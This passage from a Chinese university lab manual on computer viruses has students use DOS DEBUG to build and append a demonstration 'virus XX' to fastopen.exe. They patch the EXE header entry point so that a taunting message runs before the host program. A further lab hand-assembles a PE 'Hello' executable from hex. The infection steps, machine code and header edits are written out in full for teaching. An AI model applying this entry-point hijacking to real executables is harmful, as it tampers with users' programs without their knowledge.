


图7 跟踪用户代码的执行过程2




图8 从病毒代码进入正常int 13h代码及其完整执行过程




图9 正常执行完成用户程序

实验释疑

1. 实验步骤5和6可以互换位置吗？

由于实验步骤4已经记下了正常int 13h的入口地址，实验步骤5和6可以互换位置。

实验步骤5需要跳转到正常int 13h的入口地址处，实验步骤6则需要修改int 13h的入口地址，指向病毒代码。在编程实现该功能时，应该是先保存正常int 13h入口地址，再修改成病毒入口地址。

1. 跟踪指令P、T、G有什么区别与联系？

G指令可以从地址CS:IP开始，执行目标代码到指定地址P:Q，使用格式是：

G P:Q

如果默认使用当前段地址，则使用下面的格式：G Q。

如果使用G命令没有给出结束地址，或者程序不可能执行到指定地址，则程序运行结束才停止。

P与T均属单步执行的跟踪指令，唯一的区别在于，待执行指令对应一个指令块或者函数时，P命令直接执行完该指令块或函数，而T命令则直接进入该指令块或函数内部，等待执行指令块或函数的第一条指令。而对一般的指令，其跟踪效果一样。图7给出了一个实例。

实验记录：

见附录<实验4.mp4>

# 实验5 计算机文件型病毒的生成技术

## 实验目的

1. 掌握计算机文件型病毒的生成技术。
2. 掌握计算机可执行文件的格式。
3. 掌握操作系统加载可执行文件的流程。
4. 掌握操作系统内存空间与磁盘存储空间在使用上的区别与联系。

## 实验内容

1、得到系统文件fastopen.exe的磁盘存储分布图。

2、得到系统文件fastopen.exe内存中的运行分布图。

3、写入病毒代码，感染系统文件fastopen.exe，得到感染病毒XX的感染文件f2.exe。

## 实验步骤

1. 按照提供的研究对象c:\windows\system32\fastopen.exe，得到数据文件f0.dat，研究其文件头的数据，得到可执行的磁盘存储分布图。参见附录2和4。
2. 加载并调试fastopen.exe，得到其在内存中的运行分布图。参见附录2。
3. 根据写入病毒代码，感染系统文件fastopen.exe，得到感染病毒XX过程中的磁盘分布数据文件f1.dat。参见附录1。
4. 经过调试，得到正确的磁盘分布数据文件f2.dat。参见附录3。
5. 生成感染病毒XX的可执行文件f2.exe，比较感染前后的文件头变化。参见附录4。

实验报告

1. 写出实验的主要步骤及其结果。
2. 给出感染病毒前后fastopen.exe的数据磁盘映像和内存映像。
3. 给出感染病毒XX后fastopen.exe运行的结果。

注意事项

请参考目录实验附录文件夹下的文件说明和文件数据。

附录1 计算机病毒XX的制作过程示例

1、制作正常可执行文件**fastopen.exe**的数据文件**fastopen.dat**

C:\>copy fastopen.exe fastopen.dat

2、加载正常可执行文件**fastopen.exe**的数据文件**fastopen.dat**

C:\>debug fastopen.dat

3、将正常文件数据移动到感染文件生成空间

-m 100 L372 1000

4、将**fastopen.exe**文件体移动到PSP（即PCB）下方

-m 1200 L172 100

5、获得**fastopen.exe**文件头中CS:IP和SS:SP的相对值

-d 1014 L4

10 00 02 00

-d 100e L4

27 00 80 00

6、保存**fastopen.exe**文件头中CS:IP和SS:SP的相对值到文件体尾

-e 272 10 00 02 00 27 00 80 00

7、写入病毒XX的代码

% 调用INT21H的09H功能，显示DS：DX地址处以24H结尾的字符串；

% 调整CS：IP和SS：SP指针；

% 跳转执行原文件代码。

-a 27a

0AFA:027A B409 MOV AH,09

0AFA:027C BA9702 MOV DX,0297

0AFA:027F CD21 INT 21

0AFA:0281 BE7202 MOV SI,0272

0AFA:0284 8CC3 MOV BX,ES

0AFA:0286 83C310 ADD BX,+10

0AFA:0289 015C02 ADD [SI+02],BX

0AFA:028C 015C04 ADD [SI+04],BX

0AFA:028F 8E5404 MOV SS,[SI+04]

0AFA:0292 8B6406 MOV SP,[SI+06]

0AFA:0295 FF2C JMP FAR [SI]

8、写入病毒XX的数据

-e 297 ‘Haha, you are a fool. I have killed you all.’ 0d 0a 24

9、检查输入的病毒XX的全部数据

-d 272 L54

0AFA:0270 10 00 02 00 27 00-80 00 B4 09 BA 97 02 CD ....'.........

0AFA:0280 21 BE 72 02 8C C3 83 C3-10 01 5C 02 01 5C 04 8E !.r.......\..\..

0AFA:0290 54 04 8B 64 06 FF 2C 48-61 68 61 2C 20 79 6F 75 T..d..,Haha, you

0AFA:02A0 20 61 72 65 20 61 20 66-6F 6F 6C 2E 20 49 20 68 are a fool. I h

0AFA:02B0 61 76 65 20 6B 69 6C 6C-65 64 20 79 6F 75 20 61 ave killed you a

0AFA:02C0 6C 6C 2E 0D 0A 24 ll...$

10、将制造好的病毒代码及数据附加到**fastopen.exe**文件尾

-m 272 L54 1372

11、修改感染**fastopen.exe**文件后得到的**f2.exe**的文件头数据

-e 1000 4D 5A C6 01 02 00 00 00 20 00 1C 00 FF FF 2C 00 80 00 00 00 0A 00 17 00

12、修改感染后文件**f2.exe**的文件长度

-r bx

0000

-r cx

03c6

13、修改感染后文件**f2.exe**的数据文件名**f2.dat**

-n c:\f2.dat

14、保存感染后文件**f2.exe**的数据文件**f2.dat**

-w 1000


15、根据数据文件**f2.dat**获得感染可执行文件**f2.exe**


C:\>copy f2.dat f2.exe


16、跟踪调试感染可执行文件**f2.exe**，观察其运行结果，直到CS:IP指向原可执行文件的第一条指令为止

C:\>debug f2.exe


**附录2** **fastopen.exe**文件的逻辑空间设计、磁盘文件格式和内存加载图示









**附录3** **f2.exe**文件的逻辑空间设计、磁盘文件格式和内存加载图示







附录4 fastopen.exe和f2.exe文件头数据示例

|  |  |  |
| --- | --- | --- |
| 文件 | 数据 | 数据 |
| fastopen.exe(0) | 4D 5A 72 01 02 00 00 00 | 20 00 17 00 FF FF 27 00 |
| f2.exe (0) | 4D 5A C6 01 02 00 00 00 | 20 00 1C 00 FF FF 2C 00 |
| fastopen.exe(1) | 80 00 00 00 10 00 02 00 |  |
| f2.exe (1) | 80 00 00 00 0A 00 17 00 |  |

附录5 DOS EXE文件头数据结构

  struct   DOSEXEHEAD\_t

{

  unsigned   char    Mark1; // LINK签名0x4D

  unsigned   char    Mark2; // LINK签名0x5A

  unsigned   short   VolumeInLastPage; // 最后一扇区字节数

  unsigned   short   CountOfPage; // 扇区数

  unsigned   short   CountOfReallocItem; //重定位表的项数

  unsigned   short   SizeOfHeadInPara; // 以节为单位的EXE头大小

  unsigned   short   min\_para; // 程序下方所需最小节数

  unsigned   short   max\_para; // 程序下方所需最大节数

  unsigned   short   Start\_SS; // 入口点SS,相对值

  unsigned   short   Start\_SP; // 入口点SP

  unsigned   short   Reserved; // 保留，目前为0x0000


  unsigned   short   Start\_IP; // 入口点IP


  unsigned   short   Start\_CS; // 入口点CS，相对值

  unsigned   short   FirstReallocPtr; // 首重定位表项距头首部的字节数

};

实验记录：





# 实验 6 PE格式可执行文件的制作

## 实验目的

1. 掌握PE格式可执行文件的结构。
2. 掌握PE格式可执行文件的设计原理。
3. 掌握PE格式可执行文件的生成方法。
4. 进一步熟悉debug、debug32的使用。

## 实验步骤

1、通过平台软件获得“hello.exe”的磁盘数据映像。

；第1扇区，文件头

00000000 4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00 MZ..............

00000010 B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00 ........@.......

00000020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00000030 00 00 00 00 00 00 00 00-00 00 00 00 B0 00 00 00 ................

00000040 0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68 ........!..L.!Th

00000050 69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F is program canno

00000060 74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20 t be run in DOS

00000070 6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00 mode....$.......

00000080 5D 5C 6D C1 19 3D 03 92-19 3D 03 92 19 3D 03 92 ]\m..=...=...=..

00000090 97 22 10 92 1E 3D 03 92-E5 1D 11 92 18 3D 03 92 ."...=.......=..

000000A0 52 69 63 68 19 3D 03 92-00 00 00 00 00 00 00 00 Rich.=..........

000000B0 50 45 00 00 4C 01 03 00-98 67 F8 51 00 00 00 00 PE..L....g.Q....

000000C0 00 00 00 00 E0 00 0F 01-0B 01 05 0C 00 02 00 00 ................

000000D0 00 04 00 00 00 00 00 00-00 10 00 00 00 10 00 00 ................

000000E0 00 20 00 00 00 00 40 00-00 10 00 00 00 02 00 00 . ....@.........

000000F0 04 00 00 00 00 00 00 00-04 00 00 00 00 00 00 00 ................

00000100 00 40 00 00 00 04 00 00-00 00 00 00 02 00 00 00 .@..............

00000110 00 00 10 00 00 10 00 00-00 00 10 00 00 10 00 00 ................

00000120 00 00 00 00 10 00 00 00-00 00 00 00 00 00 00 00 ................

00000130 10 20 00 00 3C 00 00 00-00 00 00 00 00 00 00 00 . ..<...........

00000140 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00000150 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00000160 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00000170 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00000180 00 00 00 00 00 00 00 00-00 20 00 00 10 00 00 00 ......... ......

00000190 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

000001A0 00 00 00 00 00 00 00 00-2E 74 65 78 74 00 00 00 .........text...

000001B0 24 00 00 00 00 10 00 00-00 02 00 00 00 04 00 00 $...............

000001C0 00 00 00 00 00 00 00 00-00 00 00 00 20 00 00 60 ............ ..`

000001D0 2E 72 64 61 74 61 00 00-92 00 00 00 00 20 00 00 .rdata....... ..

000001E0 00 02 00 00 00 06 00 00-00 00 00 00 00 00 00 00 ................

000001F0 00 00 00 00 40 00 00 40-2E 64 61 74 61 00 00 00 ....@..@.data...

；第2扇区，文件头

00000200 0B 00 00 00 00 30 00 00-00 02 00 00 00 08 00 00 .....0..........

00000210 00 00 00 00 00 00 00 00-00 00 00 00 40 00 00 C0 ............@...

00000220 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

...... (全零区域)

000003F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

；第3扇区，.text段，程序运行入口点

00000400 6A 00 6A 00 68 00 30 40-00 6A 00 E8 08 00 00 00 j.j.h.0@.j......

00000410 6A 00 E8 07 00 00 00 CC-FF 25 08 20 40 00 FF 25 j........%. @..%

00000420 00 20 40 00 00 00 00 00-00 00 00 00 00 00 00 00 . @.............

00000430 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

...... (全零区域)

000005F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

；第4扇区，.rdata段

00000600 76 20 00 00 00 00 00 00-5C 20 00 00 00 00 00 00 v ......\ ......

00000610 54 20 00 00 00 00 00 00-00 00 00 00 6A 20 00 00 T ..........j ..

00000620 08 20 00 00 4C 20 00 00-00 00 00 00 00 00 00 00 . ..L ..........

00000630 84 20 00 00 00 20 00 00-00 00 00 00 00 00 00 00 . ... ..........

00000640 00 00 00 00 00 00 00 00-00 00 00 00 76 20 00 00 ............v ..

00000650 00 00 00 00 5C 20 00 00-00 00 00 00 B1 01 4D 65 ....\ ........Me

00000660 73 73 61 67 65 42 6F 78-41 00 75 73 65 72 33 32 ssageBoxA.user32

00000670 2E 64 6C 6C 00 00 9B 00-45 78 69 74 50 72 6F 63 .dll....ExitProc

00000680 65 73 73 00 6B 65 72 6E-65 6C 33 32 2E 64 6C 6C ess.kernel32.dll

00000690 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

......(全零区域)

000007F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

；第5扇区，.data段，GBK编码

00000800 48 65 6C 6C 6F 57 6F 72-6C 64 00 00 00 00 00 00 Hello......

...... (全零区域)

000009F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

2、对获得的磁盘数据进行数据分析

2.1 DOS可执行文件头

图1是DOS可执行文件头的数据分析结果。

2.2 标准头

图2是标准头的数据分析结果。

2.3 可选头

图3至4是可选头的数据分析结果。



图1 DOS头结构分析




图2 标准头



图3 可选头1




图4 可选头2



图5 .text段




图6 .rdata段




图7 .data段






图8 user32.dll导入表及导入函数






图9 kernal32.dll导入表及导入函数



图10 hello.exe的磁盘存储结构



图11 hello.exe的内存运行结构

2.4 段表

图5至7是三个段的数据分析结果。

2.5 导入表

图8至9是导入表2个动态链接库的数据分析结果。

2.6 文件的内存加载与磁盘文件存储结构分析

图10是hello.exe的磁盘文件存储结构分析结果，而图11是hello.exe的内存加载数据分析结果。

3、加载hello.exe后内存逻辑空间数据映像分析。

；第1扇区，文件头

00400000 4D 5A 90 00 03 00 00 00-04 00 00 00 FF FF 00 00 MZ..............

00400010 B8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00 ........@.......

00400020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00400030 00 00 00 00 00 00 00 00-00 00 00 00 B0 00 00 00 ................

00400040 0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68 ........!..L.!Th

00400050 69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F is program canno

00400060 74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20 t be run in DOS

00400070 6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00 mode....$.......

00400080 5D 5C 6D C1 19 3D 03 92-19 3D 03 92 19 3D 03 92 ]\m..=...=...=..

00400090 97 22 10 92 1E 3D 03 92-E5 1D 11 92 18 3D 03 92 ."...=.......=..

004000A0 52 69 63 68 19 3D 03 92-00 00 00 00 00 00 00 00 Rich.=..........

004000B0 50 45 00 00 4C 01 03 00-98 67 F8 51 00 00 00 00 PE..L....g.Q....

004000C0 00 00 00 00 E0 00 0F 01-0B 01 05 0C 00 02 00 00 ................

004000D0 00 04 00 00 00 00 00 00-00 10 00 00 00 10 00 00 ................

004000E0 00 20 00 00 00 00 40 00-00 10 00 00 00 02 00 00 . ....@.........

004000F0 04 00 00 00 00 00 00 00-04 00 00 00 00 00 00 00 ................

00400100 00 40 00 00 00 04 00 00-00 00 00 00 02 00 00 00 .@..............

00400110 00 00 10 00 00 10 00 00-00 00 10 00 00 10 00 00 ................

00400120 00 00 00 00 10 00 00 00-00 00 00 00 00 00 00 00 ................

00400130 10 20 00 00 3C 00 00 00-00 00 00 00 00 00 00 00 . ..<...........

00400140 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00400150 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00400160 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00400170 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00400180 00 00 00 00 00 00 00 00-00 20 00 00 10 00 00 00 ......... ......

00400190 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

004001A0 00 00 00 00 00 00 00 00-2E 74 65 78 74 00 00 00 .........text...

004001B0 24 00 00 00 00 10 00 00-00 02 00 00 00 04 00 00 $...............

004001C0 00 00 00 00 00 00 00 00-00 00 00 00 20 00 00 60 ............ ..`

004001D0 2E 72 64 61 74 61 00 00-92 00 00 00 00 20 00 00 .rdata....... ..

004001E0 00 02 00 00 00 06 00 00-00 00 00 00 00 00 00 00 ................

004001F0 00 00 00 00 40 00 00 40-2E 64 61 74 61 00 00 00 ....@..@.data...

；第2扇区，文件头

00400200 0B 00 00 00 00 30 00 00-00 02 00 00 00 08 00 00 .....0..........

00400210 00 00 00 00 00 00 00 00-00 00 00 00 40 00 00 C0 ............@...

00400220 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

...... (全零区域)

004003F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

；第3扇区，.text段，程序运行入口点

00401000 6A 00 6A 00 68 00 30 40-00 6A 00 E8 08 00 00 00 j.j.h.0@.j......

00401010 6A 00 E8 07 00 00 00 CC-FF 25 08 20 40 00 FF 25 j........%. @..%

00401020 00 20 40 00 00 00 00 00-00 00 00 00 00 00 00 00 . @.............

...... (全零区域)

004011F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

；第4扇区，.rdata段

00402000 76 20 00 00 00 00 00 00-5C 20 00 00 00 00 00 00 v ......\ ......

00402010 54 20 00 00 00 00 00 00-00 00 00 00 6A 20 00 00 T ..........j ..

00402020 08 20 00 00 4C 20 00 00-00 00 00 00 00 00 00 00 . ..L ..........

00402030 84 20 00 00 00 20 00 00-00 00 00 00 00 00 00 00 . ... ..........

00402040 00 00 00 00 00 00 00 00-00 00 00 00 76 20 00 00 ............v ..

00402050 00 00 00 00 5C 20 00 00-00 00 00 00 B1 01 4D 65 ....\ ........Me

00402060 73 73 61 67 65 42 6F 78-41 00 75 73 65 72 33 32 ssageBoxA.user32

00402070 2E 64 6C 6C 00 00 9B 00-45 78 69 74 50 72 6F 63 .dll....ExitProc

00402080 65 73 73 00 6B 65 72 6E-65 6C 33 32 2E 64 6C 6C ess.kernel32.dll

00402090 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

...... (全零区域)

004021F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

；第5扇区，.data段，GBK编码

00403000 48 65 6C 6C 6F 57 6F 72-6C 64 00 00 00 00 00 00 HelloWorld......

00403010 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

...... (全零区域)

004031F0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

4、PE版“Hello”可执行文件的制作过程。附录A给出了设计操作过程，设计原理请参考附录B。

5、仿照图附B-3，画出hello.exe使用的导入表结构。

6、总结实验数据及过程，写出实验报告。

## 实验答疑

1、可以在创建对话框时把lpCaption信息修改为“Program Information”吗？

参考解答：

这个问题的实质，是想把实验软件中对话框的标题由“错误”修改为“Program Information”。可以在逻辑空间00403010h处增加一个字符串“Program Information”，把程序运行代码修改为以下代码即可：

00401000 6A00 PUSH 00h ；对话框不属于任何窗口

00401002 6810304000 PUSH 00403010 ；标题“Program Information”

00401007 6800304000 PUSH 00403000 ；字符串“Hello”

0040100C 6A00 PUSH 00h ；按钮风格MB\_OK

0040100E E808000000 CALL 0040101B ；显示对话框MessageBoxA()

00401013 6A00 PUSH 00h ；返回码ExitCode，正常返回

00401015 E807000000 CALL 00401021 ；退出进程ExitProcess()

0040101A CC INT 3 ；程序停止运行

其中，对应的数据修改请读者自己完成，完整的制作过程请参考附录C。

提示1：程序代码样例

00401000 6A 00 68 10 30 40 00 68 00 30 40 00 6A 00 E8 08

00401010 00 00 00 6A 00 E8 07 00 00 00 CC FF 25 08 20 40

00401020 00 FF 25 00 20 40 00

提示2：提示信息样例

00403000 48 65 6C 6C 6F 57 6F 72 6C 64 00

00403010 50 72 6F 67 72 61 6D 20 49 6E 66 6F 72 6D 61 74

00403020 69 6F 6E 00

2、可以把DOS头修改成下列数据吗？

00000000 4D 5A B0 00 01 00 00 00-04 00 00 00 FF FF 00 00 MZ..............

00000010 B0 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00 ........@.......

00000020 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00000030 00 00 00 00 00 00 00 00-00 00 00 00 B0 00 00 00 ................

00000040 0E 1F BA 0E 00 B4 09 CD-21 B8 01 4C CD 21 54 68 ........!..L.!Th

00000050 69 73 20 70 72 6F 67 72-61 6D 20 63 61 6E 6E 6F is program canno

00000060 74 20 62 65 20 72 75 6E-20 69 6E 20 44 4F 53 20 t be run in DOS

00000070 6D 6F 64 65 2E 0D 0D 0A-24 00 00 00 00 00 00 00 mode....$.......

00000080 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

00000090 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................

